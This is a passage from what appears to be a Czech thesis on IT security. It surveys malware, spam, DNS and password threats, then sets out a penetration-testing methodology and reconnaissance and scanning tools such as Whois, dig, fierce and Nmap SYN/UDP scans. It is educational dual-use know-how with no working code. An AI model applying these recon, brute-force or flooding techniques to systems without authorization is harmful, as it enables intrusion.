Jedním z výrazných aktuálních problémů jsou útoky zamřené na Google Chrome prohlížeč. Jedná se o logický krok ze strany útočníků, neboť obliba tohoto programu

prudce stoupá. V roce 2012 šlo konkrétně o trojské koně „Citadela Rain“ a „Zeus 2.1“ neboli MitB útoky. Skupina útoků MitB („Man in the Browser – Muž v prohlížeči“) funguje asi takto: Jestliže si některý program ze skupiny nalezne cestu do PC, stane se z něj spící hrozba, která čeká, až uživatel navštíví určitý typ stránek (např. stránky pro platební transakci). Netušící oběť vyplní všechny potřebné údaje bankovní transakce a odešle požadavek na zaplacení. V tom okamžiku dojde k úmyslnému nahlášení problému a k výzvě o znovuzaplacení. Oběť tedy úkon opakuje, aniž by tušila, že tentokrát peníze směřují na účet útočníka.

Možnou obranou je aktuální antivirový program a aktualizovaný operační systém včetně zodpovědného chování uživatele při pohybu na internetu.

3.4 Rootkits

Jde o množinu programů „potichu“ nainstalovanou na PC, umožňující instalaci a běh škodlivého SW (např. „keyloger“ program pro zaznamenávání všech zadaných kláves, „password snifer“ program pro zaznamenávání hesel). Primárním úkolem rootkitů je maskování nežádoucího SW, čehož dosáhnou tím, že se ve správě procesů tváří jako legitimně běžící služba.

Do této skupiny patří také Bootkity – miniprogramy, jež se spouštějí při zavádění jádra systému do operační paměti. Pomocí bootkitu lze v první řadě vypnout UAC za účelem snadné instalace škodlivého SW, popř. lze přemostit firewall pro snadnější použití botnetu.

Jde o velmi propracované malwary, které lze těžko identifikovat a odinstalovat. Jako známé bootkity lze zmínit např. Mebroot nebo Bootkit Petra Kleissnera.

Stejně jako u malware lze doporučit obranu v podobě aktuálního antivirového programu a aktualizovaného operačního systému včetně zodpovědného chování uživatele při pohybu na internetu.

3.5 SPAM

Hrozba SPAM využívá převážně emailovou komunikaci. Spamer posílá poštu na již definovaný či náhodně generovaný list emailových adres a tato dorazí jako tzv. nevyžádaná pošta. Její podíl v běžné emailové komunikaci tvoří až 90 %, ve většině případů jde o reklamu. Ač se to nezdá, spam může být velice výdělečnou činností, až na

dvě procenta z odeslaného množství oběť zareaguje (jen pro dokreslení: 10 milionů emailů = 200 tisíc dolarů).

Dnes se lze proti spamu relativně dobře bránit pomocí veřejných „černých listin“ (black lists), kde jsou zveřejňovány nežádoucí IP adresy spamujících systémů. Proto si musejí spamaři hledat nové cestičky, jak oběti nevyžádanou poštu doručit.

Pomocí nové techniky „Snowshoe“ může spamer využít velkého množství veřejných adres pro odeslání spamu. Tento proces může být uskutečněn např. přes tzv. Zombie PC, jež jsou infikovány nějakým druhem trojského koně. Spamerovi se tak samozřejmě zvyšuje pravděpodobnost odeslání emailu, protože je mnohem náročnější detekovat větší množství veřejných IP adres než jen jednu.

Existují ale možnosti, jak se proti nevyžádané poště účinně bránit. Pokud se spamerovi podaří odeslat email ze Zombie PC, Spamhouse (jeden z nejznámějších nástrojů na detekci spamujících strojů) zjistí, že se jedná o spam server, umístí jeho IP adresu na veřejný blacklist. Spamhouse představuje automatické postupy pro ověřování a porovnávaní DNS záznamu s informacemi o odeslaném emailu.

Blacklist jako prostředek pro detekci spamujících serverů a jejich blokaci (tedy zablokování veškeré emailové komunikace s danou IP adresou) dnes používá většina nástrojů IPS. V rámci mnohých podnikových infrastruktur lze dokonce vytvářet svoje vlastní blacklisty.

3.6 Hrozby pro DNS

DNS servery slouží k překládání jmenného názvu, např. Seznam.cz, na IP adresu „77.75.76.3“ a naopak. Pro tyto servery dnes existuje několik rizik (ohroženy jsou jak DNS servery, tak i lokální stanice).

DNS hijacking (únos DNS) – jedná se o techniku, kdy útočník přinutí cílový počítač, aby použil podvržené DNS servery sloužící útočníkovi. Modelový příklad: Každé zařízení využívající internet a používající jmenný název pro zadávání cílové adresy (např. Banka.cz) musí mít nastavené adresy DNS serveru tak, aby konkrétní PC vědělo, že Banka.cz leží na adrese 1.2.3.4. Pokud je útočník úspěšný, změní nastavení DNS serveru daného PC a donutí ho si myslet, že adresa Banka.cz leží na adrese 4.3.2.1. Na té je již předem připravena kopie těchto stránek, kam oběť nevědomky zadá své jméno a heslo tak, jak je zvyklá. Toto přenastavení má za následek, že její údaje získá útočník.

Jednou z dalších velkých hrozeb může být špatné nakonfigurování DNS serveru. Touto cestou se poskytnou detailní informace o doméně. DNS Zone Transfer zajišťuje komunikaci mezi primárním a sekundárním DNS serverem. Pokud je nastavení správné, poskytování informací na úrovni serverů bude probíhat jen mezi těmito dvěma servery. Na druhou stranu – pokud je nastavení chybné, může dojít k tomu, že informace primárního nebo sekundárního serveru budou poskytnuty komukoliv, což je samozřejmě nežádoucí.

Obranou proti těmto a mnoha dalším hrozbám pro DNS je kontrola jeho nastavení tak, aby byl vždy použit důvěryhodný poskytovatel služby DNS (v podstatě IPS) a v případě serveru byla nainstalována poslední aktualizace.

3.7 Adware

Jedná se o reklamu, konkrétně o reklamní upoutávače, jež se objevují při spouštění aplikace nebo při otevírání určitých webových stránek. Adware jako takový nemá na PC škodlivý vliv, jde jen o upoutání pozornosti uživatele, který může takovou reklamu považovat za vítanou, nebo naopak obtěžující. Dnes jsou mnohé aplikace, speciálně ty mobilní, financovány z reklamní činnosti a záleží jen na tvůrci aplikace nebo stránky, jak moc bude reklama vidět a ovlivňovat chod aplikace.

Při zavedení mnohých aplikací se výběr mezi instalací a neinstalací adware potlačuje natolik, aby si jej uživatel co nejméně všímal. Mnohdy se dává i do všeobecných podmínek, které ovšem většina uživatelů nečte, a tudíž je jejich instalace nasnadě.

Samotný adware nepáchá v PC žádnou škodu, ale může výrazně zpomalit chod aplikací či systému. Mnozí uživatelé také nevědí, jak se vlastně takové nevyžádané reklamy zbavit, a to je pak samozřejmě příležitost pro potenciální útočníky. Atakují oběť tak, že jí podstrčí domnělý program určený k odstranění adware; ten však namísto slíbeného vylepšení nainstaluje do PC např. trojského koně.

Obrana proti takovému chování tkví v poctivém pročtení licenčních podmínek instalované aplikace či programu. Pokud se jedná o webové stránky, jsou tyto dnes účinně chráněny doplňky proti adware (např. AdBlock).

3.8 Backdoor – Trojští koně

Tento typ SW patří do skupiny malware a většinou se skrývá v instalačních programech typu „Keygen“, „Crack“ nebo „Serial Number“. Tyto miniaplikace umožňují obcházet

licenční politiku komerčních produktů, přestože jejich pořizovací cena nemusí být vysoká. Pro běžného uživatele je ale atraktivnější získat produkt zadarmo. To umožňují zmíněné miniaplikace, které často bývají infikovány tzv. Trojským koněm. Po spuštění nainstalovaného programu dojde zároveň k tiché instalaci škodlivého SW, který umožní útočníkovi vzdálený přístup bez vědomí napadené oběti.

Další způsob infiltrace představuje přímé vložení média s Trojským koněm do PC. Takoví trojští koně využívají autorun, což umožňuje infiltraci ihned po vložení.

Využití Backdooru v oblasti hackingu je poměrně rozsáhlé:

- vyskytuje se v PC, jež tvoří části botnetu,
- používá se k distribuovanému útoku,
- může způsobit nefunkčnost PC,
- rozesílá nevyžádanou poštu (SPAM),
- slouží k odcizení identifikačních údajů typu přihlašovací heslo včetně detailu o platebních kartách,
- používá se k instalaci keylogeru, který zaznamenává veškeré zadané znaky a posílá je útočníkovi atd.

Mezi nejznámější Backdoory patří „Sub7“ a „Back Orifice 2000“, v 90. letech minulého století to byl „Netbus 2.0 Pro“.

Ochranou proti této hrozbě je zejména aktualizovaný antivirový program. Všeobecná ochrana proti napadení pak tkví v zákazu automatického spouštění autorunu a v porovnání hash hodnoty zveřejněné vývojáři SW tak, aby nedošlo ke kompromitaci instalace.

3.9 Browser hijaker (Únos prohlížeče)

Tento „únos“ internetového prohlížeče je dalším malwarem, jež umožňuje změnit výchozí stránku prohlížeče včetně vyhledávacích řádků. Malware není nijak nebezpečný pro samotné PC, ale umožňuje útočníkovi nasměrovat oběť na internetové stránky, odkud se do jeho PC může infiltrovat další nebezpečný SW. Ve většině případů má toto přesměrování marketingový podtext, účelem je něco prodat.

Protože má tato hrozba v hledáčku většinou nativní prohlížeč systému Windows, obrana je jednoduchá – používat jiný typ prohlížeče.

3.10 Brute force attack (Útok silou)


Tento typ hrozby se využívá k napadení nejrůznějších systémů bez ohledu na jejich složitost nebo rychlost. Výkladové slovníky často hovoří o prolamování šifry, ale v oblasti IT se běžně používají ke zjištění kombinace přihlašovacího jména a hesla. Jde o primitivní metodu „pokus-omyl“. Technika je dnes hojně používaná, čemuž nahrává naivita uživatelů, kteří používají k zajištění svých účtů jednoduchá, mnohdy slovníková hesla.

Útočníky jsou často využívané automatické procesy, pomocí nichž zkoušejí kombinaci jména a hesla podle definovaného slovníku, který si sami vytvoří, popř. si jej stáhnou z internetu.

Délka Hesla:	4	5	6	7	8
Použité znaky:	Počet kombinací a čas, který by byl třeba k prolomení pokud by se zkoušelo 100 hesel/sec				
0-9 (10 znaků)	10000	100000	1000000	10000000	100000000
	2 minuty	16 minut	3 hodiny	1 den	11 dní
0-9;a-z (36 znaků)	7311616	380204032	2x10^9	8x10^10	3x10^12
	5 hodin	7 dní	8 měsíců	25 let	900 let
0-9;a-z;A-Z (62 znaků)	14776336	916132832	5x10^10	4x10^12	2x10^14
	2 dny	3 měsíce	18 let	1 000 let	70 000 let
0-9;a-z;A-Z + speciální znaky (85 znaků)	52200625	443705312	3x10^11	3x10^13	3x10^15
	6 dní	1 rok	120 let	10 000 let	800 000 let

Tabulka 1. Čas potřebný k prolomení hesla hrubou silou

Konkrétní případ mluví za vše: V červnu minulého roku se útočníkům ze skupiny D33D podařilo odcizit a následně publikovat přihlašovací informace o 450 tisících emailových účtech. Každá z těchto informací obsahovala přihlašovací jméno a heslo. Překvapivé je, že se útočníkům podařilo odcizit tak velké množství takových informací, ale ještě překvapivější je jejich analýza:



Obrázek 7. Analýza použitých hesel emailových účtů odcizených z yahoo.com

Statistika jen podtrhuje, jak důležité je co nejbezpečnější nastavení hesla. Obranou mohou být SW, které umožňují ukládat nejrůznější přihlašovací jména a silná hesla do trezoru a vyžadují, aby si uživatel zapamatoval pouze heslo hlavní, které daný trezor odemyká.


3.11 Exploit

Jedná se o drobný program, který využívá zranitelného místa v systému. Většina exploitů je veřejně známá, takže tvůrce konkrétního SW může na tuto situaci reagovat tím, že proti němu vydá „záplatu“, kterou si pak uživatelé mohou stáhnout a nainstalovat.

Jedním z momentálně nejrozšířenějších exploitkitů je „Blackhole“. Slouží k přenášení falešných antivirových programů, rootkitů jako „Zeus“ či „ZeroAccess“.

Velká spousta těchto drobných programů je shromažďována do větších celků a tvoří tak účinný penetrační nástroj. (Názorná ukázka práce s těmito nástroji bude předvedena v testu.) Mezi nejznámější skupiny patří metasploit.

Obrana proti hrozbě v podobě exploitu spočívá v tom, že je udržována aktuální verze všech používaných systémů.



Obrázek 8. Procentuální vyjádření napadených PC exploitem Blackhole

3.12 Cookies

Jsou navrženy tak, aby pomáhaly, ale protože uchovávají citlivá data, jsou pro útočníky vyhledávaným cílem. O co tedy jde… Cookies jsou velmi malé textové soubory, které jsou uloženy v PC a posílány na stranu webového serveru při opětovném spojení. Tyto soubory mohou obsahovat i uživatelovy identifikační údaje nebo dále poskytovat poznatky o uživatelových posledních krocích na dané webové stránce (např. přehled položek v nákupním košíku, číslo kreditní karty).

Ke zneužití může dojít, pokud je na stránce infiltrovaný nějaký škodlivý kód typu java script nebo pokud je použit útok typu XSS skript. Jestliže se tak stane, dojde k „únosu“ těchto dat a k jejich následnému zneužití. Útok nemá za cíl poškodit data na PC, ale odcizit uživatelovu identitu či jeho citlivá data jako přihlašovací údaje k emailu, sociální síti, identifikační čísla dokladů apod.

Obrana proti cookies je problematická. V prohlížeči lze cookies úplně vypnout, což ale není optimální řešení, protože určité webové stránky je vyžadují. Při vhodném nastavení webového prohlížeče lze ale docílit toho, že cookies budou mazány při každém jeho uzavření.

3.13 Hoax (Poplašné zprávy)

Tato technika využívá rozesílání poplašných zpráv nebo informací o určité události, která se nestala, ale poukazuje na existující skutečnost nebo osobnost tak, aby oběť zaujala. Hoax může například oznamovat, že oběť má v PC záškodný SW či virus, jež je velmi nebezpečný. Skutečnost je samozřejmě opačná, ale úkolem hoaxu je oběť přimět k tomu,

aby si např. „velmi výhodně“ pořídila nabízený antivirový program nehledě na to, že ten může představovat další hrozby pro konkrétní PC.

Dalším typem falešné zprávy může být upozornění na nebezpečný email s předmětem využívajícím jména nějaké známé osobnosti (dnes např. zejména „Justin Bieber“), popř. s předmětem snažícím se vyvolat soucit (např. „Peníze pro postřeleného chlapce bránícího sestru“). Email se ale také může tvářit, že přichází od důvěryhodné instituce jako je Policie, FBI, Microsoft, IBM atd. Všechny tyto zprávy mají jedno společné, a to že nabádají oběť k jejich dalšímu rozesílání, a tak zatěžují emailové servery včetně síťového provozu.

Tento typ nepředstavuje pro oběť až tak zásadní hrozbu, snad jen že obtěžuje, z globálního hlediska však jde o obrovské množství nežádoucí komunikace, která zabírá místo užitečnějšímu datovému provozu.

Obrana je jednoduchá – nečíst emaily od nedůvěryhodných zdrojů. Pokud se přece jen nějaký hoax k potenciální oběti dostane, měla by jej ignorovat a nepodílet se na jeho dalším šíření.

Důležitým faktem zůstává, že hrozby budou přitahovat systémy, jež jsou celosvětově rozšířeny. Důvod je jasný – budou totiž moci zasáhnout větší množství potenciálních cílů.

Každý systém je zranitelný a je naivní si myslet, že nikdy nemůže být prolomen. V budoucnu nás tedy s největší pravděpodobností čekají masivní útoky na mobilní zařízení, jimiž jsou chytré telefony a tablety. Otázkou tedy není jestli, ale jak a kdy se tak stane.

Doporučení proti aktuálním hrozbám plyne z vlastní zkušenosti: Všechny hrozby a rizika lze minimalizovat, pokud jsou uživatelé o možných hrozbách a rizicích dostatečně informováni a sami se chovají zodpovědně při pohybu na internetu.

II. PRAKTICKÁ ČÁST

4 NAVRŽENÁ METODIKA PENETRAČNÍHO TESTOVANÍ

Tato metodika byla sestavena na základě praktických zkušeností, které jsem získal studiem a prací v oblasti IT. Metodika vychází z jednoduchého modelu PDCA (plan, do, chack, act), který se skládá z následujících kroků:

Plánuj

- podepsáni smlouvy o připravovaném testovaní (stanovení, kdy bude test prováděn, kdo bude test provádět, co se bude testovat, odkud a kde bude test prováděn, stanovení ochrany citlivých údajů, pokud budou nějaké vyzrazeny, použití technik destruktivních a nedestruktivních);
- stanovení strategie útoků (zvolení technik podle toho, odkud bude test prováděn);
- sběr informací pro usnadnění následných útoků (použitím telefonu, internetu, vizuální kontroly objektu a auditovaného systémů);
- příprava HW a SW vybavení (zvolení správných nástrojů dle vybrané strategie).

Dělej nebo vykonej

- provedení testu (dle zvolené strategie a nástrojů);
- shromáždění výsledků o prováděných testech.

Kontroluj

- analýza bezpečnostní situace;
- pořízení výsledkové dokumentace pro vedení společnosti;
- pořízeni výsledkové dokumentace pro administrátory systémů;
- stanovení možnosti bezpečné ochrany proti nalezeným nedostatkům;
- případná příprava pro udělení certifikace.

Jednej

- prezentace výsledků analýzy;
- předaní dokumentace;
- školení (pokud je součástí smlouvy).

Pro správné provedení analýzy penetračního testování doporučuji vycházet z již prověřených a dostupných poznatků.

Test by měl být:

- důsledný – zohlednění všech možností testování;
- vyhovující všem zákonům – splnění všech zákonných ustanovení s ohledem na skutečnosti uvedené ve smlouvě;
- aktuální – snaha o maximálně napodobení útočníkovy formy útoku;
- opakovatelný – možnost opakovat test v budoucnu pro srovnání výsledků vyplývajících z uplatněných protiopatření.

Výsledky testu by měly:

- odpovídat skutečným faktům – výsledek by měl být přesným odrazem skutečností, které se projevily při testování;
- být měřitelné – musí odpovídat zvolené stupnici hodnocení tak, aby mohlo dojít k jeho porovnání s předešlými výsledky měření;
- být aktuální – odpovídat datu testovaného období.

Penetrační testovaní můžeme rozdělit do několika tematických celků. Každá společnost, která penetrační testy provádí, si toto rozdělení volí podle svého nejlepšího úsudku, a proto tato skutečnost zůstává firemním know-how. Naopak otevřené metodiky poskytují názorný příklad provedení a je na každém jednotlivci, jak si tyto postupy modifikuje k jejich nejlepší efektivitě.

Základní rozdělení testů

- externí – test prováděný z externí sítě s minimální znalostí cíle;
- interní – test prováděný z vnitřní sítě firmy;
- bezdrátových sítí – test zabezpečení bezdrátové sítě ve všech prostorách dané firmy i mimo ni;
- fyzické bezpečnosti – fyzické umístění části systémů z pohledu bezpečnosti;
- webových aplikaci – testovaní veřejného a intranetového serveru;
- sociální inženýrství – testovaní lidských zdrojů.

V následujících odstavcích budou vysvětleny základní postupy při provádění penetračního testování včetně vybraných nástrojů pro provádění. Těchto nástrojů existuje cela řada a je na každém, jaký nástroj testování pro dané odvětví zvolí.

4.1 Externí penetrační testy

Vycházejí ze zadání o penetračním testování dle smlouvy mezi provádějící firmou a společností, která si test objednala. Tento test by měla provádět osoba nebo osoby, které dosud nepřišly s testovanou společností do kontaktu. Protože se jedná o útok z vnější sítě, test by měl probíhat v koordinaci s testy sociálního inženýrství, fyzické bezpečnosti nebo bezdrátových sítí (je třeba si uvědomit, že bezdrátový signál nekončí za zdmi společnosti).

Test by měl být rozdělen do dvou základních částí:

1) Sběr dat a informací – v této části by mělo dojít ke shromáždění co největšího množství informací pro následující fáze testu. Ze zkušeností je známo, že tato fáze má velký vliv na další vývoj testování. Proto je doporučeno věnovat maximální pozornost tématům, jako jsou například:
   - struktura společnosti – pomocí internetu a sociálních sítí si lze vytvořit obraz o testované firmě;
   - jak je společnost velká – pomůže určit strategii a použití nástrojů;
   - rozdělení a počet zaměstnanců společnosti – např. určení výchozího bodu pro útok hrubou silou;
   - struktura poboček (pokud společnost nějaké má) – daleko lépe se útočí na menší cíle, které mohou být zranitelnější;
   - na jakých konkrétních IP adresách se nacházejí části systémů – určení možných cílů;
   - kontrola nastaveni DNS záznamů – kontrola častých chyb nastavení;
   - zjištění subdomén konkrétní domény – rozšíření možných cílových bodů;
   - jaké systémy na daných IP adresách běží – pomáhá při výběru testovacích nástrojů;
   - které služby na systémech běží – kdo má přístup k těmto systémům;
   - jaké porty má systém otevřené – otevřené porty slouží jako dveře do systému;
   - jak je systém propojen s internetem – šířka pásma, datové toky atd.
   - možnosti zahlceni systému – návrh použitelných nástrojů.
2) Skenování a exploitace – tato fáze nastává po shromáždění všech dostupných informací, zvolení správné techniky a nástrojů penetračního testování. Pokud jsou testy vzájemně koordinovány, může dojít dokonce i k situaci, kdy už budeme mít přístup do systému vytvořen (např. pomocí sociálního inženýrství).

Úkolem provádějící firmy je prověřit bezpečnost ze všech možných pohledů, což znamená využít maximálního počtu nástrojů a technik, které může potenciální útočník využít – tzn. čím více, tím lépe, ale přitom dbát na vysokou kvalitu testování. Každý test je svým způsobem unikátní, proto je na každém, jaké zvolí nástroje a techniky, ale podle zkušeností vím, že ne každý nástroj nebo použitá technika vždy přinese stejný výsledek. Proto pokaždé doporučuji test provádět minimálně dvakrát a pomocí různých nástrojů. Zde může bezpečnostní konzultant využít jak automatizovaných, tak manuálních nástrojů pro provádění testů.

Co by mělo být provedeno:

- opakování – testovat více nástroji jeden cíl,
- testování všech dostupných cílů – snažit se prověřit všechny možnosti budoucích hrozeb,
- zabezpečení všech nasbíraných dat.

Použití nástrojů

Co se týká HW, lze použít jakýkoliv počítač, který odpovídá dnešním standardů. Výhodou je, pokud procesor umožňuje vizualizaci, která poskytne následnou instalaci systému pro testování do virtuálního stroje. Linuxové distribuce BacktTrack, Kali a jiné dnes poskytuji základ SW-vybavení pro provedení penetračních testů a jsou podporovány komunitou osob, které se věnují problematice pentestingu. Tyto distribuce umožňují zavést systém do operační paměti nebo úplnou instalaci do HDD či již zmíněného virtuálního stroje.

Nástroje lze dělit do skupin podle náročnosti jejich obsluhy, podle stupně automatizace, získávání informací (pasivní, aktivní) atd.

Možné použití nástrojů

- Google – jeden z nejpopulárnějších nástrojů pro vyhledávání na internetu. Jde o internetový vyhledávač s možností vyhledávání stránek, osob, obrázků, map a dalšího materiálu. Pomocí tohoto nástroje jsme schopni vyhledat základní informace o cíli, potažmo zákazníkovi. Pro zvýšení efektivity lze použít speciální řetězce, což umožní zobrazení přesnějších výsledků (viz Google hacking).
- Sociální sítě (Facebook) – rozsáhlá, oblíbená sociální síť. Dnešní trendy a doba vybízejí k zapojení do nějaké sociální sítě tak, aby si uživatelé, ale i firmy jednoduše a efektivně sdělovaly svoje informace typu názory, stavy, potřeby a další. Ačkoliv si

spousta lidí neuvědomuje bezpečnostní riziko těchto sítí, své informace poskytuje široké veřejnosti a dává tak záminku potencionálním útočníkům. Můžou se dostat k dalším užitečným informacím, například o tom, kdo pracuje pro danou společnost, jaké jsou jeho zájmy, jaká je jeho historie, s kým se přátelí, jaký bude jeho další krok a další užitečné údaje. Ty útočníkovi poskytnou snazší průnik do systému.


- Whois – nástroj pro identifikaci a sběr dat o držiteli domény. Lze si zde vyhledat informace typu: kdo je registrátorem domény, kdo je majitelem domény a jeho kontakt včetně telefonu. Lze předpokládat, že útočník si zjistí také dostupnost dalších národních či nadnárodních domén (eu, com atd.) tak, aby mohl použít techniku Phishingu (viz sociální inženýrství).

Výhody: velké množství informací, pasivní vyhledávání.
Nevýhody: nutnost třídění informací na použitelné a nepotřebné, nutnost kontroly aktuálnosti nalezených dat.
Předpoklad znalostí: práce se speciálními řetězci v Googlu, fungování sociálních sítí.
Očekávaný výsledek: základní informace o testovaném cíli typu: adresa, jména, telefonní číslo, umístění webových stránek, jméno majitele domény, použitý systém web serveru atd.


- nslookup – diagnostický nástroj na dotazování DNS záznamu. Pomocí tohoto nástroje lze jednoduše identifikovat správnost nastavení DNS záznamu. Nástroj se využívá ve dvou módech, a to interaktivním a neinteraktivním. V určitých případech, pokud není server aktualizován, lze pomocí tohoto nástroje zobrazit detailní informace o doméně.
- dig (domain information groper) – jedná se o flexibilní nástroj pro dotazování DNS jména serveru a pro shromažďování výsledků dotazů s možností zadávání různých parametrů. Příklad: dotazování pomocí TCP, zobrazení všech záznamů (MX, A, NS, atd.), kontrola reverzního záznamu, možnost ukládání výsledků do textové podoby.
- DMitry (Deepmagic Information Gathering Tool) – umožňuje podobné funkce jako nástroj dig s několika přidanými hodnotami, např.: načtení informací z netcraft.com týkajících se hostitele typu operační systém, webový server nebo uptime. Dále nástroj umí zobrazit všechny subdomény hledané domény nebo vyhledat emailové adresy.

- fierce – další nástroj patřící do skupiny testování DNS napsaný v jazyce Perl. Účinný nástroj kontroly zónového přenosu. Pokud zónový přenos není povolen, ihned nastupuje útok hrubou silou, který bývá mnohdy úspěšný.
- ping - jednoduchý diagnosticky nástroj pro zobrazení odezvy na zadanou IP adresu. Nástroj lze také využít k DoS-útokům. Jedním je ping flood (záplava pingem), který je prováděný z více PC na jednu cílovou adresu tak, aby došlo k jejímu zahlcení. Druhým je ping of death (ping smrti), jež zneužívá velikosti paketu, kdy útočník vysílá nezvykle velké pakety tak, aby zaplnil síťové pásmo hostitele. Obě tyto techniky mají za cíl vyřadit nebo zaneprázdnit cílené servery.
- Traceroute – další s diagnostických nástrojů, který má informační význam. Pomocí tohoto nástroje lze jednoduše identifikovat cestu k zadané adrese. Traceroute vypíše všechny hopy (skoky), jež zobrazuji aktivní prvky po cestě k hostiteli.
- Nmap (portscanner) – nástroj je vhodný ke skenování většího množství prvků sítě, ale i detailní skenování jednotlivých částí sítě. Primární ovládání je z příkazového řádku, přičemž existuje i jeho grafická nadstavba GUI Zenmap. Jednou z obrovských výhod je možnost skriptování, které lze provádět pomocí programovacího jazyka LUA (lua.org). Pro nástroj existují i různé druhy rozšiřujících prvků jako je třeba MSFConsole. Pomocí něj lze provádět i různé druhy skenování, například:
  - TCP skenování – spočívá v ověření otevřených portů na úrovni TCP. Skener vyšle jednoduchý paket a čeká na odpověď. Výhodou tohoto skenování je, že ukáže přesný výsledek otevřených portů, nevýhodou, že je velice jednoduše detekovatelný (proto se moc nevyužívá). Pokud je systém detekce na firewallu dobře nastaven, vyvolá poplach.
  - SYN skenování – tzv. tiché skenování (známé také jako polovičně otevřené skenování) ve skutečnosti nikdy neumožní plné navázání TCP spojeni. Pokud je na skenovaném stroji port otevřený dojde k zaslání paketu SYN-ACK a skener mu odpoví pomoci RST paketu. Tím dojde k uzavření spojení. Výhodou je, že tento druh skenování lze těžko detekovat na starších firewallech.
  - UDP skenování – přestože je jen jednosměrným zasíláním paketu, i zde musí dojít k nepatrné výměně informací, aby mohlo být spojení navázáno. UDP skenování vyžaduje více technických dovedností. Jestliže je UDP paket poslán a port není otevřený, systém odpoví pomocí ICMP, že daný port je nedostupný. Mnoho skenerů využívá metodu záporné odpovědi, aby získaly požadovaný

výsledek. Druhým typem skenování je možnost poslat specificky UDP paket a doufat, že systém odpoví na stejné úrovni. Výhoda a nevýhoda tohoto skenování tkví v tom, že víme, jestli je port otevřený, ale jsme limitováni specifickým druhem paketu, např. DNS.



Obrázek 9. UDP skenování – odpověď na zavřený port

